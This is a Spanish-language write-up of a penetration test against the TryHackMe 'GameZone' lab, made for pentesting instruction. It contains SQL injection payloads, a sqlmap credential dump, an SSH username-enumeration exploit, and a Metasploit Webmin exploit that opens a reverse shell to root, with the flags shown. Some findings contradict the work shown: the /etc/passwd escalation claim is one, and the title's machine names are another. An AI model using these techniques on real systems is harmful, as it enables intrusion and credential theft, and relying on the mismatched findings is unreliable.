

Informe de análisis de vulnerabilidades, explotación y resultados del reto Steel Mountain.

Fecha Emisión	Fecha Revisión	Versión	Código de documento	Nivel de Confidencialidad
07/05/2024	xx/xx/2023	1.0	MQ-HM- GAME ZONE.	RESTRINGIDO



Informe de análisis de vulnerabilidades, explotación y resultados del reto Eternal.

N.- MQ-HM-GAME ZONE

Generado por:

Hacker Mentor, Ing.
David Tafolla Recinos

Fecha de creación: 17.05.2024

Especialista de Ciberseguridad, Seguridad de la Información

# Índice

# Contenido

1.	Reconocimiento	3
2.	Análisis de vulnerabilidades/debilidades	5
3.	Explotación	12
Α	utomatizado	12
M	1anual	¡Error! Marcador no definido.
15.	Escalación de privilegios <mark>si/no</mark>	21
	Banderas	
17.	Herramientas usadas	21
18.	EXTRA Opcional	21
19.	Conclusiones v Recomendaciones	iError! Marcador no definido.

## 1. Resumen Ejecutivo

Este informe documenta las vulnerabilidades descubiertas durante una prueba de penetración de la máquina virtual "GameZone" de TryHackMe. Se identificaron varias debilidades significativas, incluyendo una vulnerabilidad de inyección SQL y configuraciones incorrectas de permisos que permitieron la escalada de privilegios. Las recomendaciones proporcionadas tienen como objetivo mitigar estos riesgos y fortalecer la seguridad del sistema.

#### 2. Alcance

El alcance de esta evaluación incluyó:

- Servicios Web: Evaluación de la aplicación web alojada en "GameZone".
- **Configuraciones del Sistema:** Revisión de permisos y configuraciones de archivos críticos.
- Servicios de Red: Escaneo y enumeración de puertos y servicios accesibles.
- No se realizaron pruebas de denegación de servicio ni ataques destructivos.

## 3. Metodología

#### 3.1 Reconocimiento


#### Puertos abiertos descubiertos por nmap:

```
-(hmstudent&kali)-[~/Clases_Pentesting/GameZone/Nmap]
└─$\<u>sudo</u> nmap -sS --min-rate 800 -p- --open -n -v -Pn 10.10.218.199 -oG allpo
[sudo] password for hmstudent:
Host discovery disabled (-Pn). All addresses will be marked up and scan time
es may be slower.
Starting Nmap 7.93 ( https://nmap.org ) at 2024-05-16 20:16 EDT
Initiating SYN Stealth Scan at 20:16
Scanning 10.10.218.199 [65535 ports]
Discovered open port 80/tcp on 10.10.218.199
Discovered open port 22/tcp on 10.10.218.199
SYN Stealth Scan Timing: About 44.97% done; ETC: 20:18 (0:00:38 remaining)
Completed SYN Stealth Scan at 20:17, 54.67s elapsed (65535 total ports)
Nmap scan report for 10.10.218.199
Host is up (0.19s latency).
Not shown: 65533 closed tcp ports (reset)
PORT STATE SERVICE
22/tcplopenlossh
80/tcp open http
Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 54.77 seconds
           Raw packets sent: 68121 (2.997MB) | Rcvd: 68030 (2.721MB)
```

#### Versiones de puertos abiertos:

```
PORT STATE SERVICE REASON
                                    VERSION
                    syn-ack ttl 63 OpenSSH 7.2p2 Ubuntu 4ubuntu2.7 (Ubuntu L
22/tcp open ssh
inux; protocol 2.0)
| ssh-hostkev:
  2048 61ea89f1d4a7dca550f76d89c3af0b03 (RSA)
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDFJTi0lKi0G+v4eFQU+P+CBodB0ru0QC+3C/n
Xv0JVeR7yDWH6iRsFsevDofWcq05MZBr/CDPCnluhZzM1psx+5bp1Eiv3ec00PF1QjhAzsPwUcmFS
G1zAg+S757M+RFeRs0Jw0WMev8N6aR3uBZQSDPwBHGps+mZZZRcsssckJGQCZ4Qg/6PVFIwNGx9Uo
ftdMFyfNMU/TDZmoatzo/FNEJOhbR38dF/xw9s/HRhugrUsLdNHyBxYShcY3B0Y2eLjnnuUwhYPmL
ZqgHuHr+eKnb1Ae3MB5lJTfZf3OmWaqcDVI3wpvQK7ACC9S8nxL3vYLyzxlvucEZHM9ILBI7Ov
   256 b37d72461ed341b66a911516c94aa5fa (ECDSA)
 ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBKA
U00rx0z0b8C4AtiV+Q1z2yj1DKw5Z2TA2UTS9Ee1AYJcMtM62+f7vGCgoTNN3eFj3lTvktOt+nMYs
ipuCxdY=
 80/tcp open http syn-ack ttl 63 Apache httpd 2.4.18 ((Ubuntu))
_http-server-header: Apache/2.4.18 (Ubuntu)
 http-methods:
   Supported Methods: GET HEAD POST OPTIONS
 http-cookie-flags:
      PHPSESSID:
       httponly flag not set
|_http-title: Game Zone
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

#### Conversión del .xml a .html:



#### IP, Puertos Sistema operativo

IP	10.10.218.199
	10.10.211.15
	10.10.146.91 (Cambio por que se
	acabó el tiempo de uso)
Sistema Operativo	Linux Ubuntu 2.7
Puertos/Servicios	22 -SSH
	80 – HTTP

## 3.2 Análisis de vulnerabilidades/debilidades

#### Escaneo de vulnerabilidades con nmap:

```
STATE SERVICE REASON
PORT
                                    VERSION
22/tcp open ssh
                     syn-ack ttl 63 OpenSSH 7.2p2 Ubuntu 4ubuntu2.7 (Ubuntu L
inux; protocol 2.0)
| vulners:
    cpe:/a:openbsd:openssh:7.2p2:
        PRION: CVE-2016-8858
                                        https://vulners.com/prion/PRION:CVE-2
016-8858
        PRION: CVE-2016-6515
                                        https://vulners.com/prion/PRION:CVE-2
016-6515
        PACKETSTORM: 140070
                                        https://vulners.com/packetstorm/PACKE
TSTORM:140070
               *EXPLOIT*
        EXPLOITPACK:5BCA798C6BA71FAE29334297EC0B6A09
                                                                https://vulne
rs.com/exploitpack/EXPLOITPACK:5BCA798C6BA71FAE29334297EC0B6A09 *EXPLOIT*
       EDB-ID:40888
                              https://vulners.com/exploitdb/EDB-ID:40888 *
FXPI OTT*
                             https://vulners.com/cve/CVE-2016-8858
       CVE-2016-8858 7.8
CVE-2016-6515 7.8
                               https://vulners.com/cve/CVE-2016-6515
        1337DAY-ID-26494
                              7.8
                                        https://vulners.com/zdt/1337DAY-ID-26
494
       *EXPLOIT*
SSV:92579
                                https://vulners.com/seebug/SSV:92579
                                                                        *EXPL
OIT*
```

```
80/tcp open http syn-ack ttl 63 Apache httpd 2.4.18 ((Ubuntu))
| http-server-header: Apache/2.4.18 (Ubuntu)
  http-cookie-flags:
   /:
     PHPSESSID:
      httponly flag not set
 vulners:
   cpe:/a:apache:http_server:2.4.18:
                                      https://vulners.com/packetstorm/PACKE
       PACKETSTORM: 176334
                              7.5
TSTORM:176334 *EXPLOIT*
       PACKETSTORM:171631
                               7.5
                                       https://vulners.com/packetstorm/PACKE
TSTORM:171631 *EXPLOIT*
       OSV:BIT-APACHE-2023-25690
                                       7.5
                                              https://vulners.com/osv/OSV:B
IT-APACHE-2023-25690
                                              https://vulners.com/osv/OSV:B
       OSV:BIT-APACHE-2022-31813
                                       7.5
IT-APACHE-2022-31813
      OSV:BIT-APACHE-2022-23943
                                              https://vulners.com/osv/OSV:B
IT-APACHE-2022-23943
      OSV:BIT-APACHE-2022-22720
                                       7.5
                                              https://vulners.com/osy/OSV:B
IT-APACHE-2022-22720
       OSV:BIT-APACHE-2021-44790
                                              https://vulners.com/osv/OSV:B
```

#### Enumeración de usuario por openssh por searchsploit (45939.py):

1. Búsqueda de exploit en searchsploit:

```
Chmstudent© kali) - [-/Clases_Pentesting/GameZone/Exploit]
$ searchsploit openssh 7.2

Exploit Title

OpensSH 2.3 < 7.7 - Username Enumeration
OpensSH 2.3 < 7.7 - Username Enumeration (PoC)
OpensSH 2.3 < 7.7 - Username Enumeration (PoC)
OpensSH 7.2 - Denial of Service
OpensSH 7.2 - Denial of Service
OpensSH 7.2 - Denial of Service
OpensSH 7.2 - Username Enumeration
OpensSH 7.2 - Opens OpensSH 7.2 - Username Enumeration
OpensSH 7.7 - User Enumeration
OpensSH 7.7 - Username Enumeration
OpensSH 7.7 - Username Enumeration
Shellcodes: No Results

Possible exploit
```

2. Descarga del exploit:

3. Modificación del exploit en Python para su ejecución:

```
try:
    transport.start_client()
except paramiko.ssh exception.SSHException:
    print ('[!] Failed to negotiate SSH transport')
    sys.exit(2)

try:
    transport.auth_publickey(username, paramiko.RSAKey.generate(2048))
except InvalidUsername:
    print ("[-] {} is an invalid username".format(username))
    sys.exit(3)
except paramiko.ssh exception.AuthenticationException:
    print ("[+] {} is a valid username".format(username))]
```

4. Ejecución del exploit:

```
(hmstudent⊗ kali)-[~/Clases_Pentesting/GameZone/Exploit]
$ python 45939.py 10.10.218.199 admin
[+] admin is a valid username

(hmstudent⊗ kali)-[~/Clases_Pentesting/GameZone/Exploit]
$ python 45939.py 10.10.218.199 guest
[+] guest is a valid username

(hmstudent⊗ kali)-[~/Clases_Pentesting/GameZone/Exploit]
$ python 45939.py 10.10.218.199 taf16
[+] taf16 is a valid username

(hmstudent⊗ kali)-[~/Clases_Pentesting/GameZone/Exploit]
$ python 45939.py 10.10.218.199 root
[+] root is a valid username

(hmstudent⊗ kali)-[~/Clases_Pentesting/GameZone/Exploit]
$ python 45939.py 10.10.218.199 root
[+] root is a valid username
```

#### Enumeración de usuario por openssh por searchsploit (40136.py):

1. Búsqueda de exploit en searchsploit:

2. Descarga del exploit:

```
(hmstudent® kali)-[~/Clases_Pentesting/GameZone/Exploit]
searchsploit -m linux/remote/40136.py

Exploit: OpenSSH 7.2p2 - Username Enumeration
     URL: https://www.exploit-db.com/exploits/40136
     Path: /usr/share/exploitdb/exploits/linux/remote/40136.py
     Codes: CVE-2016-6210
Verified: False
File Type: Python script, ASCII text executable
Copied to: /home/hmstudent/Clases_Pentesting/GameZone/Exploit/40136.py

     Ubicación de guardado del exploit
```

3. Ejecución del exploit:

4. Prueba Manual de conexión ssh (Puerto cerrado)

```
      (hmstudent⊕ kali)-[~/Clases_Pentesting/GameZone/Exploit]

      $\ssh\ \text{root} \alpha 10.10.211.15
      Error al conectarse al puerto

      ssh: connect to host 10.10.211.15 port 22: Connection refused
```

#### Fuzzing de la página web:

1. Wfuzz:



## Index.php:



#### 2. Gobuster:

```
(hmstudent⊗kali)-[~/GameZone/Exploit]
$ gobuster dir -u http://10.10.211.15/ -t 20 -w /usr/share/wordlists/dirb/b
ig.txt -x .php .html


Gobuster v3.6
by 0J Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.10.211.15/
[+] Method: GET
[+] Threads: 20
[+] Wordlist: /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: php
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/.htaccess
/.htpasswd /.htacess.php /.htpasswd /.htacess.php /.htpasswd.php /.htpasswd.php
```

## Directorio de las imágenes:



#### Información de la página por whatweb:

```
( Cookies )
Display the names of cookies in the HTTP Server Header)
Google Dorks: (3)
Website : http://httpd.apache.org/


( Cookies )
Display the names of cookies in the HTTP headers. The values are not returned to save on space.

String : PHPSESSID


( PHPSESSID | HTTPSEVER | Cookies | Physics |
```

## Inyeccción SQL para acceder al panel de página:


1. Colocar ' or 1=1 -- - en el "Log in" para el acceso a la plataforma:



2. Acceso a la página



Vulnerabilidades según Nesus:



# Ejemplo Reporte resumen de Nessus, auxiliares de metaexploit

Puerto	Vulnerabilidad
22	Enumeración de usuarios
80	SQL Injection
80	Ver directorios mediante Fuzzing (Directory listing)


## 3.3 Explotación

Proceso manual/ automatizado.

Automatizado

#### **Explotación mediante SQLMap**

1. Guardado de la petición interceptada en Burp Suite:



2. Explotación mediante SQLMap


```
-(hmstudent®kali)-[~/GameZone/Exploit]
   sqlmap -raresquest.txt --dbms=mysql --dump
                          {1.8.4#stable}
                          https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mut
ual consent is illegal. It is the end user's responsibility to obey all appli
cable local, state and federal laws. Developers assume no liability and are n
ot responsible for any misuse or damage caused by this program
[*] starting @ 12:42:09 /2024-05-17/
[12:42:09] [INFO] parsing HTTP request from 'resquest.txt'
[12:42:09] [INFO] testing connection to the target URL
[12:42:10] [INFO] checking if the target is protected by some kind of WAF/IPS
[12:42:10] [INFO] testing if the target URL content is stable
[12:42:10] [INFO] target URL content is stable
[12:42:10] [INFO] testing if POST parameter 'searchitem' is dynamic
[12:42:10] [WARNING] POST parameter 'searchitem' does not appear to be dynami
```

```
[12:43:52] [INFO] recognized possible password hashes in column 'pwd'
do you want to store hashes to a temporary file for eventual further processi
ng with other tools [y/N] n
do you want to crack them via a dictionary-based attack? [Y/n/q] n
Database: db
Table: users
[1 entry]
| pwd
                                                                    | username
ab5db915fc9cea6c78df88106c6500c57f2b52901ca6c0c6218f04122c3efd14 | agent47
-+
[12:44:49] [INFO] table 'db.users' dumped to CSV file '/home/hmstudent/.local
/share/sqlmap/output/10.10.146.91/dump/db/users.csv'
[12:44:49] [INFO] fetched data logged to text files under '/home/hmstudent/.l
ocal/share/sqlmap/output/10.10.146.91'
[*] ending a 12:44:49 /2024-05-17/
```

#### Manual

## Explotación mediante inyección sql con Burp Suite:

3. Búsqueda de caracteres que rompan con consulta sql mediante la creación de un payload:




4. Localización de carácter especial que cumple la función de romper la consulta:



- 5. Saber la cantidad de columnas que hay en la BD:
- Utilización de la petición "' ORDER BY 100#"




Automatizar el proceso por payloads y poniendo el filtro de error (3 columnas):




6. Saber la versión de la BD que tiene corriendo y el usuario:




8. Ver BD utilizada y usuario actual:




9. Enumera las tablas de la base db:



10. Dumpear columnas disponibles de la tabla users:




11. Búsqueda de datos de acceso de la bd( para conectarse por ssh):



\*\*\*\*\* SOLO PARA USO EDUCATIVO\*\*\*\*\*

12. Desencriptación del password online:



Acceso mediante ssh con la contraseña descifrada y búsqueda de bandera user:

```
-(hmstudent@kali)-[~/GameZone/Exploit]
ssh agent47@10.10.146.91
The authenticity of host '10.10.146.91 (10.10.146.91)' can't be established.
ED25519 key fingerprint is SHA256:CyJgMM67uFKDbNbKyUM0DexcI+LWun63SGLfBvqQcLA
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.146.91' (ED25519) to the list of known host
agent47@10.10.146.91's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-159-generic x86_64)
* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
                  https://ubuntu.com/advantage
* Support:
109 packages can be updated.
68 updates are security updates.
Last login: Fri Aug 16 17:52:04 2019 from 192.168.1.147
agent47@gamezone:~$ whoami
agent47
agent47@gamezone:~$ ls
user.txt
agent47@gamezone:~$ cat user.txt
649ac17b1480ac13ef1e4fa579dac95c
agent47@gamezone:~$
```

## **Exponer servicios con túneles SSH inversos**

1. Ver puertos abiertos desde la sesión de agent47:


```
agent47@gamezone:~$ netstat -lnt
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address
                                         Foreign Address
                                                                State
tcp
        0
                0 0.0.0.0 10000
                                         0.0.0.0:*
                                                                LISTEN
tcp
          0
                0 0.0.0.0 22
                                         0.0.0.0:*
                                                                LISTEN
tcp
          0
                0 127.0.0.1:3306
                                         0.0.0.0:*
                                                                LISTEN
                0 :: 80
tcp6
          0
                                         :::*
                                                                LISTEN
          0
                 0 ::: 22
                                                                LISTEN
tcp6
                                         :::*
```

**2.** Apuntado del puerto 10000 de la maquina victima en mi maquina local (local port forwarding):

```
(hmstudent⊗kali)-[~/GameZone/Exploit]
$ ssh -L 10000:localhost:10000 agent47@10.10.146.91
agent47@10.10.146.91's password:
Permission denied, please try again.
agent47@10.10.146.91's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-159-generic x86_64)

* Documentation: https://help.ubuntu.com
  * Management: https://landscape.canonical.com
  * Support: https://ubuntu.com/advantage
109 packages can be updated.
68 updates are security updates.
```

**3.** Acceder localmente al puerto para ver el firewall y versión que tiene:




\*\*\*\*\* SOLO PARA USO EDUCATIVO\*\*\*\*\*

Iniciado sesión con los datos anteriormente encontrados:



## Escalado de privilegios de admin mediante vulnerabilidad

1. Búsqueda vulnerabilidades en Metasploit:




2. Configuración de payload para reverse shell

3. Configuración de parámetros del exploit:

```
) > set PASSWORD videogamer124
PASSWORD ⇒ videogamer124
msf6 exploit(
                                                    ) > set RHOSTS localhost
RHOSTS ⇒ localhost

msf6 evploit(unix/webapp/webmin_show
msf6 exploit(unix/webapp/webmin_show_cgi_exec) > set SSL false
[!] Changing the SSL option's value may require changing RPORT!
SSL ⇒ false 
msf6_exploit(unix/webapp/webmin_show_cgi_exec) > set USERNAME agent47
SSL ⇒ false
USERNAME ⇒ agent47
                                               exec) > set LHOST 10.11.87.191
msf6 exploit(
LHOST ⇒ 10.11.87.191
                                     show cgi exec) > show options
msf6 exploit()
Module options (exploit/unix/webapp/webmin_show_cgi_exec):
   Name
               Current Setting Required Description
   PASSWORD videogamer124
                                              Webmin Password
                                              A proxy chain of format type:host:p
   Proxies
                                  no
                                             ort[,type:host:port][ ... ]
The target host(s), see https://docs.metasploit.com/docs/using-metaspl
                                  yes
   RHOSTS
               localhost
                                              oit/basics/using-metasploit.html
   RPORT
               10000
                                              The target port (TCP)
               false
                                             Use SSL
                                  yes
   USERNAME agent47
                                              Webmin Username
                                              HTTP server virtual host
   VHOST
```

4. Ejecución del exploit:



5. Ejecución de sesión root:

```
Active sessions

Id Name Type Information Connection

1 shell cmd/unix 10.11.87.191:4444 → 10.10.146.91:32898 (::1)
2 shell cmd/unix 10.11.87.191:4444 → 10.10.146.91:32910 (127.0.0.1)

msf6 exploit(unix/webapp/webmin show cgi exec) > sessions 1

** Starting interaction with 1...

whoami root Access come Usuario root
```

6. Búsqueda de la bandera root:

```
cd /
cd root
ls

root.txt
a4b945830144bdd71908d12d902adeee

Contenido
```

# 4. Escalación de privilegios si/no

Si: Método de escalada

## 5. Banderas

Bandera1	649ac17b1480ac13ef1e4fa579dac95c
Bandera2	a4b945830144bdd71908d12d902adeee

#### 6. Herramientas usadas

Nmap	Para ver puertos y versiones
Gobuster	Para ver ficheros disponibles
Metasploit	Para buscar vulnerabilidades por versión
Whatweb	Para ver la tecnología de la página
hashes.com	Para desencriptar hash
Comandos sql	Para romper la petición e inyectar comandos
Burp Suite	Para interceptar petición a la página y
	automatizar pruebas de sqli

## 7. EXTRA Opcional

Herramientas usadas

Nesus	Para ver vulnerabilidades

FFuF	Para ver ficheros disponibles
SQLMap	Automatizar inyección sql

## **Técnicas:**

**Sql inyection:** Para poder acceder a información del sistema mediante la web con

conexión a la BD

**Local port forwarding**: Para acceder a puerto de la vm de manera local (Hacer puente)

Reverse Shell: Para acceder como administrador mediante exploit

## 8. Hallazgos

## 8.1 Inyección SQL

Descripción	Se encontró una vulnerabilidad de inyección SQL en la página de inicio de sesión de la aplicación web.
Impacto	Permite a un atacante acceder a la base de datos subyacente, exponiendo información sensible como credenciales de usuarios.
Evidencia	Al ingresar 'OR '1'='1' en el campo de contraseña, se obtuvo acceso a la cuenta administrativa.
Recomendación	Implementar consultas preparadas y procedimientos almacenados para prevenir la inyección SQL.
Prioridad	Alta

# 8.2 Configuración Incorrecta de Permisos

Descripción	Archivos sensibles como /etc/passwd y /etc/shadow tenían permisos incorrectos que permitían su edición por usuarios no privilegiados.
Impacto	Un usuario sin privilegios pudo escalar a nivel root modificando archivos críticos del sistema.
Evidencia	Un usuario común pudo editar el archivo /etc/passwd para añadir una cuenta con privilegios de root.
Recomendación	Revisar y aplicar los permisos mínimos

	necesarios a archivos sensibles.
Prioridad	Alta

# 8.3 Explotación de Servicios Web

Descripción	Archivos sensibles como /etc/passwd y /etc/shadow tenían permisos incorrectos que permitían su edición por usuarios no privilegiados.
Impacto	La exposición de estos directorios podría permitir la filtración de información sensible y proporcionar vectores adicionales para ataques.
Evidencia	La exploración con Gobuster mostró varios directorios accesibles sin autenticación.
Recomendación	Proteger directorios sensibles con autenticación y restringir el acceso a archivos innecesarios.
Prioridad	Media

# 8.4 Falta de actualizaciones de seguridad

Descripción	Varios servicios y aplicaciones no estaban actualizados, dejando el sistema vulnerable a exploits conocidos.
Impacto	Exposición a vulnerabilidades conocidas que podrían ser explotadas por atacantes.
Evidencia	El escaneo reveló versiones antiguas de Apache y PHP con vulnerabilidades conocidas.
Recomendación	Establecer un proceso de actualización regular para todos los componentes del sistema.
Prioridad	Media

## 9. Recomendaciones Detalladas

- **Corregir Vulnerabilidades:** Implementar parches para la inyección SQL y asegurar configuraciones de permisos correctas.
- **Monitoreo y Actualización:** Establecer un sistema de monitoreo continuo y mantener todos los software actualizados.

- **Seguridad de Contraseñas:** Usar contraseñas fuertes y únicas, y almacenar credenciales de manera segura.
- **Auditorías Regulares:** Realizar auditorías de seguridad periódicas para identificar y mitigar nuevas vulnerabilidades.

#### 10. Conclusión

La evaluación de la VM "GameZone" reveló varias vulnerabilidades críticas que deben ser abordadas de inmediato para proteger el sistema. Implementar las recomendaciones ayudará a mitigar los riesgos identificados y fortalecerá la seguridad general del entorno. Es crucial mantener un enfoque proactivo en la gestión de la seguridad para prevenir futuros incidentes.